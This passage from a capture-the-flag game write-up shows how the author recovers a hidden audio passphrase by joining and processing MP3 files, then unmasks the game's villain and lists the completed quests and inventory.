
Figure 24: The audio files are in order

I used LAME to decode the MP3 to WAV and then `'shnjoin'` to join the WAV files in order, as a single file.

```
$ for i in $(seq 1 7); do lame --decode discombobulatedaudio${i}.mp3; done 2>/dev/null
$ shnjoin *.wav && mv joined.wav discombobulatedaudio.wav
Joining [discombobulatedaudio1.wav] (0:07.49) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio2.wav] (0:07.71) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio3.wav] (0:07.11) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio4.wav] (0:07.60) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio5.wav] (0:07.65) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio6.wav] (0:07.60) --> [joined.wav] (0:53.69) : 100% OK
Joining [discombobulatedaudio7.wav] (0:07.52) --> [joined.wav] (0:53.69) : 100% OK
Post-padded output file with 1540 zero-bytes.
```

My tool of choice when it comes to audio analysis has to be Audacity.

This is how the waveform of the audio looked like when imported into Audacity.



Project Rate (Hz): 44100

Snap To: Off

Selection Start: 00 h 00 m 00.000 s

End: 00 h 00 m 00.000 s

Audio Position: 00 h 00 m 00.000 s


Stopped.

Click and drag to select audio, Ctrl-Click to scrub, Ctrl-Double-Click to scroll-scrub, Ctrl-drag to seek

Actual Rate: 44100

Figure 25: Waveform of joined audio

The audio sounded like ‘dragged’ tempo so I bumped up the tempo by 900% effectively reducing the duration of the audio to 5.39 seconds.




Project Rate (Hz): 44100
Snap To: Off
Selection Start: 00 h 00 m 00.000 s
End: 00 h 00 m 05.378 s
Audio Position: 00 h 00 m 00.000 s

Stopped. Drag the track vertically to change the order of the tracks. Actual Rate: 44100

Figure 26: Increase tempo by 900%

I was able to hear a voice that sounded very much like C-3PO but there was still some noise in the background. The noise can be reduced in Audacity.




Project Rate (Hz): 44100
Snap To: Off
Selection Start: 00 h 00 m 00.000 s
End: 00 h 00 m 05.378 s
Audio Position: 00 h 00 m 00.000 s

Stopped.
Drag the track vertically to change the order of the tracks.
Actual Rate: 44100

Figure 27: After noise reduction

After amplification, I was able to hear the full message clearly.



Project Rate (Hz): 44100
Snap To: Off
Selection Start: 00 h 00 m 00.000 s
End: 00 h 00 m 05.378 s
Audio Position: 00 h 00 m 00.000 s
Stopped.
Actual Rate: 44100

Figure 28: Amplification

FATHER CHRISTMAS, SANTA CLAUS. OR, AS I'VE ALWAYS KNOWN HIM, JEFF.

With the passphrase in hand, I was able to open that one door at the North Pole that couldn't be opened and reveal the villain of the plot…

Surprise surprise! The villain behind the nefarious plot is Dr. Who.





Figure 29: Who abducted Santa


10) Why had the villain abducted Santa?

TL;DR



I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.


Figure 30: Dr. Who is upset with Star Wars Holiday Special



So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.

Figure 31: Dr. Who decides to kidnap Santa to prevent Star Wars Holiday Special release

Appendix A: Quests




Quests

Incomplete Quests:

Completed Quests:
* Find the NetWars Challenge Coins. - Find all the missing NetWars Challenge Coins and return them to Sparkle Redberry.
* Complete the Cranberry Pi. - Find all the Cranberry Pi pieces and talk to Holly Evergreen!
* Find Santa. - Locate and rescue Santa Claus.
* Find the villain. - Find Santa's kidnapper.

- press ESC or click anywhere to close -

Appendix B: Inventory



Inventory

Power Cord - This is a Power Cord.

NetWars Challenge Coin [20 of 20] - This is one of the coveted NetWars challenge coins!

Heat Sink - This is a heat sink.

